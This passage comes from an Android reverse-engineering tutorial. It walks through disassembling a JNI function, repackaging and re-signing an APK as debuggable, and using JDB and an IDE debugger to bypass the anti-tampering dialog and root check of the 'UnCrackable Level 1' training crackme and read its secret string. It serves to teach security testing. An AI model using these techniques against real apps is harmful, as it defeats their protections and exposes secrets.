


Once the file is open, click into the “Functions” window on the left and press Alt+t to open the search dialog. Enter “java” and hit enter. This should highlight the Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI function. Double-click the function to jump to its address in the disassembly Window. “Ida View-A” should now show the disassembly of the function.



```
EXPORT Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
LDR      R2, [R0]
LDR      R1, =(aHelloFromC - 0xE80)
LDR.W   R2, [R2,#0x29C]
ADD     R1, PC ; "Hello from C++"
BX      R2
; End of function Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
```

Not a lot of code there, but you should analyze it. The first thing you need to know is that the first argument passed to every JNI is a JNI interface pointer. An interface pointer is a pointer to a pointer. This pointer points to a function table—an array of even more pointers, each of which points to a JNI interface function (is your head spinning yet?). The function table is initialized by the Java VM and allows the native function to interact with the Java environment.



With that in mind, let's have a look at each line of assembly code.

```
LDR R2, [R0]
```

Remember: the first argument (in R0) is a pointer to the JNI function table pointer. The `LDR` instruction loads this function table pointer into R2.

```
LDR R1, =aHelloFromC
```

This instruction loads into R1 the pc-relative offset of the string “Hello from C++.” Note that this string comes directly after the end of the function block at offset 0xe84. Addressing relative to the program counter allows the code to run independently of its position in memory.

```
LDR.W R2, [R2, #0x29C]
```

This instruction loads the function pointer from offset 0x29C into the JNI function pointer table pointed to by R2. This is the `NewStringUTF` function. You can look at the list of function pointers in `jni.h`, which is included in the Android NDK. The function prototype looks like this:

```
jstring (*NewStringUTF)(JNIEnv*, const char*);
```

The function takes two arguments: the JNIEnv pointer (already in R0) and a String pointer. Next, the current value of PC is added to R1, resulting in the absolute address of the static string “Hello from C++” (PC + offset).

```
ADD R1, PC
```

Finally, the program executes a branch instruction to the `NewStringUTF` function pointer loaded into R2:

```
BX R2
```

When this function returns, R0 contains a pointer to the newly constructed UTF string. This is the final return value, so R0 is left unchanged and the function returns.

Debugging and Tracing

So far, you’ve been using static analysis techniques without running the target apps. In the real world—especially when reversing malware or more complex apps—pure static analysis is very difficult. Observing and manipulating an app during run time makes it much, much easier to decipher its behavior. Next, we’ll have a look at dynamic analysis methods that help you do just that.

Android apps support two different types of debugging: Debugging on the level of the Java runtime with the Java Debug Wire Protocol (JDWP), and Linux/Unix-style ptrace-based debugging on the native layer, both of which are valuable to reverse engineers.

Debugging Release Apps

Dalvik and ART support the JDWP, a protocol for communication between the debugger and the Java virtual machine (VM) that it debugs. JDWP is a standard debugging protocol that’s supported by all command line tools and Java IDEs, including JDB, JEB, IntelliJ,

and Eclipse. Android’s implementation of JDWP also includes hooks for supporting extra features implemented by the Dalvik Debug Monitor Server (DDMS).

A JDWP debugger allows you to step through Java code, set breakpoints on Java methods, and inspect and modify local and instance variables. You’ll use a JDWP debugger most of the time you debug “normal” Android apps (i.e., apps that don’t make many calls to native libraries).

In the following section, we’ll show how to solve the UnCrackable App for Android Level 1 with JDB alone. Note that this is not an *efficient* way to solve this crackme—you can do it much faster with Frida and other methods, which we’ll introduce later in the guide. This, however, serves as an introduction to the capabilities of the Java debugger.

Repackaging

Every debugger-enabled process runs an extra thread for handling JDWP protocol packets. This thread is started only for apps that have the `android:debuggable="true"` tag set in their manifest file’s `<application>` element. This is the typical configuration of Android devices shipped to end users.

When reverse engineering apps, you’ll often have access to the target app’s release build only. Release builds aren’t meant to be debugged—after all, that’s the purpose of *debug builds*. If the system property `ro.debuggable` is set to “0,” Android disallows both JDWP and native debugging of release builds. Although this is easy to bypass, you’re still likely to encounter limitations, such as a lack of line breakpoints. Nevertheless, even an imperfect debugger is still an invaluable tool—being able to inspect the run time state of a program makes understanding the program *a lot* easier.

To “convert” a release build into a debuggable build, you need to modify a flag in the app’s manifest file. This modification breaks the code signature, so you’ll also have to re-sign the altered APK archive.

To re-sign, you first need a code-signing certificate. If you have built a project in Android Studio before, the IDE has already created a debug keystore and certificate in `$HOME/.android/debug.keystore`. The default password for this keystore is “android,” and the key is called “`androiddebugkey`.”

The standard Java distribution includes `keytool` for managing keystores and certificates. You can create your own signing certificate and key, then add it to the debug keystore:

```
$ keytool -genkey -v -keystore ~/.android/debug.keystore -alias signkey  
-keyalg RSA -keysize 2048 -validity 20000
```

After the certificate is available, you can repackage the `UnCrackable-Level1.apk` according to the following steps. Note that the Android Studio build tools directory must be in the path. It is located at `[SDK-Path]/build-tools/[version]`. The `zipalign` and `apksigner` tools are in this directory.

1. Use `apktool` to unpack the app and decode `AndroidManifest.xml`:

```
$ apktool d --no-src UnCrackable-Level1.apk
```

1. Add `android:debuggable = “true”` to the manifest using a text editor:

```
<application android:allowBackup="true" android:debuggable="true"  
    android:icon="@drawable/ic_launcher" android:label="@string/app_name"  
    android:name="com.xxx.xxx.xxx" android:theme="@style/AppTheme">
```

Note: To get `apktool` to do this for you automatically, use the `-d` or `--debug` flag while building the APK. This will add `debuggable="true"` to the `AndroidManifest` file.

1. Repackage and sign the APK.

```
$ cd UnCrackable-Level1  
$ apktool b  
$ zipalign -v 4 dist/UnCrackable-Level1.apk ../UnCrackable-  
Repackaged.apk  
$ cd ..  
$ apksigner sign --ks ~/.android/debug.keystore --ks-key-alias signkey  
UnCrackable-Repackaged.apk
```

Note: If you experience JRE compatibility issues with `apksigner`, you can use `jarsigner` instead. When you do this, `zipalign` is called *after* signing.

```
$ jarsigner -verbose -keystore ~/.android/debug.keystore UnCrackable-
Repackaged.apk signkey
$ zipalign -v 4 dist/UnCrackable-Level1.apk ../UnCrackable-
Repackaged.apk
```


1. Reinstall the app:

```
$ adb install UnCrackable-Repackaged.apk
```


The “Wait For Debugger” Feature

The UnCrackable App is not stupid: it notices that it has been run in debuggable mode and reacts by shutting down. A modal dialog is shown immediately, and the crackme terminates once you tap “OK.”

Fortunately, Android’s “Developer options” contain the useful “Wait for Debugger” feature, which allows you to automatically suspend an app during startup until a JDWP debugger connects. With this feature, you can connect the debugger before the detection mechanism runs, and trace, debug, and deactivate that mechanism. It’s really an unfair advantage, but, on the other hand, reverse engineers never play fair!



In the Developer options, pick `Uncrackable1` as the debugging application and activate the “Wait for Debugger” switch.



Note: Even with `ro.debuggable` set to 1 in `default.prop`, an app won't show up in the “debug app” list unless the `android:debuggable` flag is set to `true` in the Manifest.

The Android Debug Bridge

The `adb` command line tool, which ships with the Android SDK, bridges the gap between your local development environment and a connected Android device. You'll usually debug apps on the emulator or a device connected via USB. Use the `adb devices` command to list the connected devices.

```
$ adb devices
List of devices attached
090c285c0b97f748  device
```

The `adb jdwp` command lists the process ids of all debuggable processes running on the connected device (i.e., processes hosting a JDWP transport). With the `adb forward` command, you can open a listening socket on your host machine and forward this socket's

incoming TCP connections to the JDWP transport of a chosen process.

```
$ adb jdwp  
12167  
$ adb forward tcp:7777 jdwp:12167
```

You're now ready to attach JDB. Attaching the debugger, however, causes the app to resume, which you don't want. You want to keep it suspended so that you can explore first. To prevent the process from resuming, pipe the `suspend` command into jdb:

```
$ { echo "suspend"; cat; } | jdb -attach localhost:7777  
Initializing jdb ...  
> All threads suspended.  
>
```

You're now attached to the suspended process and ready to go ahead with the jdb commands. Entering `?` prints the complete list of commands. Unfortunately, the Android VM doesn't support all available JDWP features. For example, the `redefine` command, which would let you redefine a class' code is not supported. Another important restriction is that line breakpoints won't work because the release bytecode doesn't contain line information. Method breakpoints do work, however. Useful working commands include:

- `*classes`: list all loaded classes
- `class/method/fields` : Print details about a class and list its method and fields
- `locals`: print local variables in current stack frame
- `print/dump` : print information about an object
- `stop in` : set a method breakpoint
- `clear` : remove a method breakpoint
- `set =` : assign new value to field/variable/array element

Let's revisit the decompiled code from the UnCrackable App Level 1 and think about possible solutions. A good approach would be suspending the app in a state where the secret string is held in a variable in plain text so you can retrieve it. Unfortunately, you won't get that far unless you deal with the root/tampering detection first.

Review the code and you'll see that the method

`sg.vantagepoint.uncrackable1.MainActivity.a` displays the “This in unacceptable...” message box. This method creates an `AlertDialog` and sets a listener class for the `onClick` event. This class (named `b`) has a callback method will terminates the app once the user taps the “OK” button. To prevent the user from simply canceling the dialog, the `setCancelable` method is called.

```
private void a(final String title) {  
    final AlertDialog create = new  
    AlertDialog$Builder((Context)this).create();  
    create.setTitle((CharSequence)title);  
    create.setMessage((CharSequence)"This in unacceptable. The app  
is now going to exit.");  
    create.setButton(-3, (CharSequence)"OK",  
(DialogInterface$OnClickListener)new b(this));  
    create.setCancelable(false);  
    create.show();  
}
```

You can bypass this with a little run time tampering. With the app still suspended, set a method breakpoint on `android.app.Dialog.setCancelable` and resume the app.

```
> stop in android.app.Dialog.setCancelable  
Set breakpoint android.app.Dialog.setCancelable  
> resume  
All threads resumed.  
>  
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(),  
line=1,110 bci=0  
main[1]
```

The app is now suspended at the first instruction of the `setCancelable` method. You can print the arguments passed to `setCancelable` with the `locals` command (the arguments are shown incorrectly under “local variables”).

```
main[1] locals
Method arguments:
Local variables:
flag = true
```

`setCancelable(true)` was called, so this can't be the call we're looking for. Resume the process with the `resume` command.

```
main[1] resume
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(),
line=1,110 bci=0
main[1] locals
flag = false
```

You've now reached a call to `setCancelable` with the argument `false`. Set the variable to true with the `set` command and resume.

```
main[1] set flag = true
flag = true = true
main[1] resume
```

Repeat this process, setting `flag` to `true` each time the breakpoint is reached, until the alert box is finally displayed (the breakpoint will be reached five or six times). The alert box should now be cancelable! Tap the screen next to the box and it will close without terminating the app.

Now that the anti-tampering is out of the way, you're ready to extract the secret string! In the “static analysis” section, you saw that the string is decrypted with AES, then compared with the string input to the message box. The method `equals` of the `java.lang.String` class compares the string input with the secret string. Set a method breakpoint on `java.lang.String.equals`, enter an arbitrary text string in the edit field, and tap the “verify” button. Once the breakpoint is reached, you can read the method argument with the `locals` command.

```
> stop in java.lang.String.equals
Set breakpoint java.lang.String.equals
>
Breakpoint hit: "thread=main", java.lang.String.equals(), line=639
bci=2

main[1] locals
Method arguments:
Local variables:
other = "radiusGravity"
main[1] cont

Breakpoint hit: "thread=main", java.lang.String.equals(), line=639
bci=2

main[1] locals
Method arguments:
Local variables:
other = "I want to believe"
main[1] cont
```

This is the plaintext string you’re looking for!


Debugging with an IDE

Setting up a project in an IDE with the decompiled sources is a neat trick that allows you to set method breakpoints directly in the source code. In most cases, you should be able single-step through the app and inspect the state of variables with the GUI. The experience won’t be perfect—it’s not the original source code after all, so you won’t be able to set line breakpoints and things will sometimes simply not work correctly. Then again, reversing code is never easy, and efficiently navigating and debugging plain old Java code is a pretty convenient way of doing it. A similar method has been described in the [NetSPI blog](#).

To set up IDE debugging, first create your Android project in IntelliJ and copy the decompiled Java sources into the source folder as described above in the “Statically Analyzing Java Code” section. On the device, choose the app as “debug app” on the

Developer options” (Uncrackable1 in this tutorial), and make sure you’ve switched on the “Wait For Debugger” feature.


Once you tap the Uncrackable app icon from the launcher, it will be suspended in “wait for a debugger” mode.



Now you can set breakpoints and attach to the Uncrackable1 app process with the “Attach Debugger” toolbar button.

```
>MainActivity.java - Uncrackable1-apkx - [~/StudioProjects/Uncrackable1-apkx]
vantagepoint unc ракable MainActivity
MainActivity.java x Attach debugger to Android process
MainActivity a()
1 // ...
16 package sg.vantagepoint.uncrackable1;
17
18 import ...
19
20 public class MainActivity
21     extends Activity {
22
23     private void a(String string) {
24         AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
25         alertDialog.setTitle((CharSequence)string);
26         alertDialog.setMessage((CharSequence)"This is unacceptable. The app is now going to exit.");
27         alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new b(this));
28         alertDialog.setCancelable(false);
29         alertDialog.show();
30     }
31
32     @Override
33     protected void onCreate(Bundle bundle) {
34         if (sg.vantagepoint.a.c.a() || sg.vantagepoint.a.c.b() || sg.vantagepoint.a.c.c()) {
35             this.a("Root detected!");
36         }
37         if (sg.vantagepoint.a.b.a(this.getApplicationContext())) {
38             this.a("App is debuggable!");
39         }
40         super.onCreate(bundle);
41         this.setContentView(2130903040);
42     }
43
44 }
```


Note that only method breakpoints work when debugging an app from decompiled sources. Once a method breakpoint is reached, you'll get the chance to single step during the method execution.



After you choose the Uncrackable1 application from the list, the debugger will attach to the app process and you'll reach the breakpoint that was set on the `onCreate()` method. Uncrackable1 app triggers anti-debugging and anti-tampering controls within the

`onCreate()` method. That's why setting a breakpoint on the `onCreate()` method just before the anti-tampering and anti-debugging checks are performed is a good idea.

Next, single-step through the `onCreate()` method by clicking “Force Step Into” in Debugger view. The “Force Step Into” option allows you to debug the Android framework functions and core Java classes that are normally ignored by debuggers.




Once you “Force Step Into,” the debugger will stop at the beginning of the next method, which is the `a()` method of the class `sg.vantagepoint.a.c`.


The screenshot shows the Android Studio code editor with the file "MainActivity.java" open. The code defines a class `c` with a static method `a()`. The line `public static boolean a() {` is highlighted with a blue bar, indicating it is the current method being debugged. The code uses Java syntax with imports for `android.os.Build` and `java.io.File`. A yellow lightbulb icon is visible on line 23, suggesting a code analysis or refactoring opportunity.

```
1 package sg.vantagepoint.a;
2
3 import android.os.Build;
4 import java.io.File;
5
6 public class c {
7     /*
8      * Enabled force condition propagation
9      * Lifted jumps to return sites
10     */
11    public static boolean a() {
12        boolean bl = false;
13        String[] arrstring = System.getenv("PATH").split(":");
14        int n = arrstring.length;
15        int n2 = 0;
16        do {
17            boolean bl2 = bl;
18            if (n2 >= n) return bl2;
19            if (new File(arrstring[n2], "su").exists()) {
20                return true;
21            }
22            ++n2;
23        } while (true);
24    }
25 }
```

This method searches for the “su” binary within a list of directories (’/system/xbin’ and others). Since you’re running the app on a rooted device/emulator, you need to defeat this check by manipulating variables and/or function return values.




You can see the directory names inside the “Variables” window by clicking “Step Over” the Debugger view to step into and through the `a()` method .



